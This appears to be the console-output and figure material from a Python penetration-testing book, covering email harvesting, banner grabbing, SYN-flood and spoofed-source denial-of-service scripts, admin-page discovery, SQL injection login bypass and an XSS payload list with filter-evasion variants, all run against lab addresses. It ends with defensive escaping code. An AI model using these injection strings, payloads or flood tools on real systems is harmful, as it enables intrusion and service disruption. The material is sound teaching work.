
K:\Book_projects\Project Snake 2nd\footprinting\foot-printing_programs>python email_finder.py
Enter the URL http://l4wisdom.com/index1.php
mohitraj.cs@gmail.com
greatextreme@gmail.com
info@l4wisdom.com
f2340@gmail.com

K:\Book_projects\Project Snake 2nd\footprinting\foot-printing_programs>
```

```
root@Mohit|Raj:/chapter 5# python banner.py
-----
HTTP/1.1 304 Not Modified
Date: Sat, 25 Oct 2014 19:29:44 GMT
Content-Location: http://www.juggyboy.com/index.html
Last-Modified: Sat, 20 Sep 2014 15:34:41 GMT
Accept-Ranges: bytes
ETag: "19a4e65e8d4cf1:7a49" The quieter you become, the more you are able
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
```



Chapter 8: Client-Side and DDoS Attacks





```
root@Mohit|Raj:/chapter 6# python paratemp.py
Enter URL http://192.168.0.5/
paratemp.py:6: UserWarning: gzip transfer encoding is ex
br.set_handle_gzip(True)
<sample POST http://192.168.0.5/submit.php application/x
  <TextControl(name=) >
  <TextareaControl(comment=) >
  <SubmitControl(submit=Submit) (readonly)>>
root@Mohit|Raj:/chapter 6#
```

```
root@Mohit|Raj|:/chapter 6# python paratemp.py
Enter URL http://192.168.0.5/
paratemp.py:6: UserWarning: gzip transfer encodi
  br.set_handle_gzip(True)
<sample POST http://192.168.0.5/submit.php appli
  <TextControl (name=) >
  <TextareaControl (comment=) >
  <SubmitControl (submit=Submit) (readonly)>>
```



```
▼ <table cellpadding="0" cellspacing="0" border="0px" align="left">
  <form name="form1" method="post" action="addtocart.php"></form>
  <input name="id" type="hidden" value="2">
  <input name="name" type="hidden" value="Nokia C7">
  <input name="image" type="hidden" value="Nokia-C7.jpg">
  <input name="price" type="hidden" value="60"> ←
  <input name="desc" type="hidden" value="Good Mobile">
  ▼ <tbody>
    ▶ <tr>...</tr>
    <form name="form2" method="post" action="addtocart.php"></form>
    <input name="id" type="hidden" value="3">
    <input name="name" type="hidden" value="iPhone 3G">
    <input name="image" type="hidden" value="iPhone-3G.jpg">
    <input name="price" type="hidden" value="600"> ←
    <input name="desc" type="hidden" value="Stunning Mobile">
```

```
<tr>
  <td align="left">&nbsp;</td>
  <td align="left">Price</td><td align="left">60 </td></tr>
<tr>
  <td align="left">&nbsp;</td>
  <td align="left">Price</td><td align="left"><?php echo $dataArray[1][4];?></td></tr>
.. .
```

```
root@Mohit|Raj:/chapter 6# python sisp.py
WARNING: No route found for IPv6 destination
Enter the Source IP 192.168.0.45
Enter the Target IP 192.168.0.3
Enter the Source Port 56666
.
Sent 1 packets.
packet sent 1
.
Sent 1 packets.
packet sent 1244
.
Sent 1 packets.
packet sent 1245
.
```

1236	14.841969	192.168.0.45	192.168.0.3	TCP	56666	> http [SYN]
1237	14.862146	192.168.0.45	192.168.0.3	TCP	56666	> http [SYN]
1238	14.869791	192.168.0.45	192.168.0.3	TCP	56666	> http [SYN]
1239	14.877692	192.168.0.45	192.168.0.3	TCP	56666	> http [SYN]
1240	14.896820	192.168.0.45	192.168.0.3	TCP	56666	> http [SYN]
1241	14.904863	192.168.0.45	192.168.0.3	TCP	56666	> http [SYN]
1242	14.913225	192.168.0.45	192.168.0.3	TCP	56666	> http [SYN]
1243	14.921821	192.168.0.45	192.168.0.3	TCP	56666	> http [SYN]
1244	14.952965	192.168.0.45	192.168.0.3	TCP	56666	> http [SYN]

```

root@Mohit|Raj:~/chapter 6# python simp.py
WARNING: No route found for IPv6 destination ::
Enter the Source IP 192.168.0.50
Enter the Target IP 192.168.0.3
.
Sent 1 packets.
packet sent 1
.
Sent 1 packets.
packet sent 2
↑
↓
Sent 1 packets.
packet sent 9408
.
Sent 1 packets.
packet sent 9409
^Z

```

192.168.0.50	192.168.0.3	TCP	8943 >	http [SYN]
192.168.0.50	192.168.0.3	TCP	8944 >	http [SYN]
192.168.0.50	192.168.0.3	TCP	8945 >	http [SYN]
192.168.0.50	192.168.0.3	TCP	8946 >	http [SYN]
192.168.0.50	192.168.0.3	TCP	8947 >	http [SYN]
192.168.0.50	192.168.0.3	TCP	8948 >	http [SYN]
192.168.0.50	192.168.0.3	TCP	8949 >	http [SYN]
192.168.0.50	192.168.0.3	TCP	8950 >	http [SYN]



```

root@Mohit|Raj:/chapter 6# python mimp.py
WARNING: No route found for IPv6 destination :
Enter the Target IP 192.168.0.3
174.239.29.59 ←
.
Sent 1 packets.
packet sent 1
.
Sent 1 packets.
packet sent 2
.
Sent 1 packets.
packet sent 49
.
Sent 1 packets.
packet sent 50
203.207.13.69 ←
.
Sent 1 packets.
packet sent 51
.
Sent 1 packets.
packet sent 52

```

97	0.651057	174.239.29.59	192.168.0.3	TCP	smartsdp >
98	0.651173	192.168.0.3	174.239.29.59	TCP	http > smar
99	0.678485	174.239.29.59	192.168.0.3	TCP	svrloc > ht
100	0.678514	192.168.0.3	174.239.29.59	TCP	http > svrl
101	0.698433	174.239.29.59	192.168.0.3	TCP	ocs_cmu > h
102	0.698467	192.168.0.3	174.239.29.59	TCP	http > ocs_
103	0.722537	203.207.13.69	192.168.0.3	TCP	iclcnet_svi
104	0.722577	192.168.0.3	203.207.13.69	TCP	http > iclc
105	0.733643	203.207.13.69	192.168.0.3	TCP	accessbuild

Chapter 9: Pentesting SQL and XSS



```

G:\Project Snake\Chapter 7\programs>login1.py
Enter the full URL http://192.168.0.6/
192.168.0.6/admin-login.php
192.168.0.6/admin.php
192.168.0.6/administrator/index.html
192.168.0.6/authadmin.php
192.168.0.6/cp.html
192.168.0.6/login_out/
192.168.0.6/admin/

URL found ---- 192.168.0.6/admin/
Press c for continue : c
192.168.0.6/signin/
192.168.0.6/administrator.html
192.168.0.6/control/

192.168.0.6/adminlogin/
192.168.0.6/admin/account.php
192.168.0.6/adminpanel/
192.168.0.6/isadmin.php
192.168.0.6/yonetici.php
192.168.0.6/loginerror/
192.168.0.6/bb-admin/index.html
192.168.0.6/admin/index.php

URL found ---- 192.168.0.6/admin/index.php
Press c for continue :

```

```

G:\Project Snake\Chapter 7\programs>python data_handler.py
Press
  C for Create,          U for Update,   R for retrieve
  E for exit
*****
Enter  r
*****
php
['admin-login.php', 'admin.php', 'administrator/index.html',
p.html', 'login_out/', 'admin/', 'signin/', 'administrator.ht
anel-administracion/index.html', 'pages/admin/admin-login.php
'admincp/index.html', 'users/', 'bigadmin/', 'login/', 'super
min/', 'manage.php', 'adm/index.php', 'home.html', 'userlogin
'navSiteAdmin/', 'kpanel/', 'panel/', 'admin2.php', 'admin_ar
', 'adminitems/', 'admin/controlpanel.htm', 'Indy_admin/', 'ir

```

```

root@Mohit|Raj: # python sql_form6.py
Enter URL http://192.168.0.6/admin/
sql_form6.py:7: UserWarning: gzip transfer encoding
br.set_handle_gzip(True)
<form1 P0ST http://192.168.0.6/admin/index.php appli
<TextControl(username=)>
<PasswordControl(password=)>
<CheckboxControl(remember=[1])>
<SubmitControl(sub=Login) (readonly)>
Enter the Username username
Enter the Password password
Success in 2 attempts
Successfull hit --> 1" or "1"="1
root@Mohit|Raj: #

```

```


root@Mohit|Raj: # python sql_form7.py
Enter URL http://192.168.0.6/admin/
sql_form7.py:7: UserWarning: gzip transfer encoding
br.set_handle_gzip(True)
<form1 P0ST http://192.168.0.6/admin/index.php appl
<TextControl(username=)>
<PasswordControl(password=)>
<CheckboxControl(remember=[1])>
<SubmitControl(sub=Login) (readonly)>
Enter the form name form1
Enter the Username username
Enter the Password password
Success in 3 attempts
Successfull hit --> admin" #
root@Mohit|Raj: #

```

```

$username = $_POST['user'];
$password = $_POST['pass'];
$username = mysql_real_escape_string($username);
$password = mysql_real_escape_string($password);

```



```
root@Mohit|Raj: # python xss.py
Enter URL http://192.168.0.5/
xss.py:8: UserWarning: gzip transfer encoding is
br.set_handle_gzip(True)
<sample POST http://192.168.0.5/submit.php applic
<TextControl(name=)> ←
<TextareaControl(comment=)> ←
<SubmitControl(submit=Submit) (readonly)>>
Enter the attack field comment
Enter the normal field name
<SCRIPT>+alert("KCF")</SCRIPT>
Do you continue press y y ←
<script>alert(1)</script>
Do you continue press y y ←
<script>alert(/KCF/)</script>
Do you continue press y y ←
<a onmouseover=(alert(1))>KCF</a>
Do you continue press y y ←
```

← → ↻ 🏠 📄 192.168.0.5/dis.php

Name	Comment
aaaaaaa	<SCRIPT>+alert("KCF")</SCRIPT>
aaaaaaa	<script>alert(1)</script>
aaaaaaa	<script>alert(/KCF/)</script>
aaaaaaa	KCF

New Comment [Click here](#)

Name	Comment
aaaaaaa	<SCRIPT>+alert("KCF")</SCRIPT>
aaaaaaa	<script>alert(1)</script>
aaaaaaa	<script>alert(/KCF/)</script>
aaaaaaa	KCF
aaaaaaa	

1

Prevent this page from creating additional dialogs

OK

```
G:\Project Snake\Chapter 7\programs>python xss_data_handler.py
Press
  C for Create,          U for Update,    R for retrieve
  E for exit
*****
Enter   r
*****
xss
['<SCRIPT>+alert('KCF')</SCRIPT>', '<script>alert(1)</script>', '<sc
KCF/></script>', '<a onmouseover=(alert(1))>>KCF</a>', '<p/onmouseover
:alert(1); >KCF</p>', '<article xmlns=""><img src=x onerror=alert(1)'
', '<svg><style>&lt;img src=x onerror=alert(1)&gt;</svg>', '<onmouseov
a=""', '<+alert(1)&&null=""', '\</script>', '\</body
\>', '<script>1<\/script>', '<body onload="1">', '', '<meta http-equiv="refresh" content="0;javascript&colo
>', '<scr/**/ipt>alert(1)</sc/**/ipt>', '#<script>alert(1)</script>',
=alert(1);', 'alert(1)", '', '\%3Cimg%20name%3DgetElementByTagName%20sr
>prompt(-[1])</script>', '<scr/**/ipt>alert(1)</sc/**/ipt>', '#<script
cript>', 'onmouseover=alert(1);', 'alert(1)", "eval('\141\154\145\
\61\51')"]
Total Number 20
Press
  C for Create,          U for Update,    R for retrieve
  E for exit
*****
Enter
```

```
root@Mohit|Raj: # python xss_list.py
Enter URL http://192.168.0.5/
xss_list.py:7: UserWarning: gzip transfer encodin
  br.set_handle_gzip(True)
<sample POST http://192.168.0.5/submit.php applic
  <TextControl(name=)
  <TextareaControl(comment=)
  <SubmitControl(submit=Submit) (readonly)>>
Enter the number of field "not readonly" 2
Enter the field name, "not readonly" name
Do you attack on this field? press Y n
Enter the field name, "not readonly" comment
Do you attack on this field? press Y n
<SCRIPT>+alert("KCF")</SCRIPT>
Do you continue press y y
<script>alert(1)</script>
Do you continue press y n
```



```

root@Mohit|Raj: # python xss_list.py
Enter URL http://192.168.0.5/
xss_list.py:7: UserWarning: gzip transfer encodi
  br.set_handle_gzip(True)
<sample POST http://192.168.0.5/submit.php appli
  <TextControl(name=)>
  <TextareaControl(comment=)>
  <SubmitControl(submit=Submit) (readonly)>>
Enter the number of field "not readonly" 2
Enter the field name, "not readonly" name
Do you attack on this field? press Y y
Enter the field name, "not readonly" comment
Do you attack on this field? press Y y
<SCRIPT>+alert("KCF")</SCRIPT>
Do you continue press y y
<script>alert(1)</script>
Do you continue press y n

```

Name	Comment
aaaaaaa	aaaaaaa
aaaaaaa	aaaaaaa
	<SCRIPT>+alert("KCF")</SCRIPT>
	<script>alert(1)</script>

New Comment [Click here](#)

```

while($row = mysql_fetch_array($result)){
    //Display the results in different cells
    echo "<tr><td>" . $row['name'] . "</td><td>" . htmlspecialchars($row
['comment']) . "</td></tr>";
}
//Table closing tag
echo "</table>";

```